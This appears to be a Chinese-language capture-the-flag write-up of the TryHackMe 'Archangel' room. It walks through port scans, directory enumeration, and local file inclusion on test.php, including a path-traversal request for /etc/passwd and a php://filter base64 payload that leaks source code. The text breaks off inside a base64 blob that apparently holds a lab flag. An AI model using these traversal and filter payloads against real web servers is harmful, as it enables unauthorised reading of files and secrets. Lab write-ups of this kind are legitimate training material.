
Archangel

URL

https://tryhackme.com/room/archangel


IP

10.10.246.4



```
└──╼ #rustscan -a 10.10.246.4 -r 1-65535 --scripts none --ulimit 5000
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
☢  https://admin.tryhackme.com

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.246.4:22
Open 10.10.246.4:80
10.10.246.4 -> [22,80]
```


使用rustscan 快速的找到開啟的port



```
└──╼ #nmap -sC -sV -Pn 10.10.246.4 -p22,80
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-18 05:23 CST
Nmap scan report for 10.10.246.4
Host is up (0.46s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 9f:1d:2c:9d:6c:a4:0e:46:40:50:6f:ed:cf:1c:f3:8c (RSA)
|   256 63:73:27:c7:61:04:25:6a:08:70:7a:36:b2:f2:84:0d (ECDSA)
|_  256 b6:4e:d2:9c:37:85:d6:76:53:e8:c4:e0:48:1c:ae:6c (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Wavefire
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.23 seconds
```

再使用nmap針對rustscan掃出來的port
做服務探測及預設腳本列舉

先來看一下網頁的內容，通靈出第2題的答案




WaveFire

☎ Give us a call:
+xx (xxx) xxxx

✉ Send us a mail:
support@mafialive.thm


Mon. - Sat.:
08.00am - 18.00pm

加一下/etc/hosts




```
10.10.246.4      mafialive.thm$
```

用domain連上去就得到第3題的答案了



```
└──╼ #gobuster dir -w /usr/share/dirb/wordlists/common.txt -t 150 -u http://mafialive.thm
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://mafialive.thm
[+] Method:                  GET
[+] Threads:                 150
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/18 05:27:19 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 59]
/robots.txt           (Status: 200) [Size: 34]
/server-status        (Status: 403) [Size: 278]

===============================================================
2022/06/18 05:27:40 Finished
===============================================================
```

用gobuster去做目錄探測，發現有robots.txt
可以連進去看看




```
User-agent: *
Disallow: /test.php
```

即可找到第4題答案

連進test.php，按了一下按鈕，感覺可以打LFI


試了一下真的可以，但感覺目錄會被過濾掉



mafialive.thm/test.php?view=/var/www/html/development_testing/mrrobot.php../../../../etc/passwd

Test Page. Not to be Deployed

Sorry, Thats not allowed




mafialive.thm/test.php?view=php://filter/convert.base64-encode/resource=/var/www/html/development_testing/test.php
Import bookmarks… Getting Started Start Parrot OS Community Documentation CryptPad Privacy Pentest Learn Donations and Gadg

Test Page. Not to be Deployed

CQo8IURPQ1RZUEUgSFRNTD4KPGh0bWw+Cgo8aGVhZD4KICAgIDx0aXRsZT5JTkNMVURFPC90aXRsZT4KICAgIDxoMT5UZXN0IFBhZ2UuIE5vdCB0byBiZSBEZXBsb3llZDwvaDE+CiAKICAgIDwvYnV0dG9uPjwvY

來看一下test.php的原始碼，用cyberchef來轉碼一下（第5題答案）




CQo8IURPQ1RZUEUgSFRNTD4KPGh0bWw+Cgo8aGVhZD4KICAgIDx0aXRsZT5JTkNMVURFPC90aXRsZT4KICAgIDxoMT5UZXN0IFBhZ2UuIE5vdCB0byBiZSBEZXBsb3llZDwvaDE+CiAKICAgIDwvYnV0dG9uPjwvYT4gPGEgaHJlZj0iL3Rlc3QucGhwP3ZpZXc9L3Zhci93d3cvaHRtbC9kZXZlbG9wbWVudF90ZXN0aW5nL21ycm9ib3QucGhwIj48YnV0dG9uIGlkPSJzZWNyZXQiPkhlcmUgaXMgYSBidXR0b248L2J1dHRvbj48L2E+PGJyPgogICAgICAgIDw/cGhwCgoJICAgIC8vRkxBRzogdGhte2V4cGxvMXQxbmdfbGYxfQoKICAgICAgICAgICAgZnVuY3Rpb24gY29udGFpbnNTdHIoJHN0ciwgJHN1YnN0cikgewogICAgICAgICAgICAgICAgcmV0dXJuIHN0cnBvcygkc3RyLCAkc3Vic3RyKSAhPT0gZmFsc2U7CiAgICAgICAgICAgIH0KCSAgICBpZ 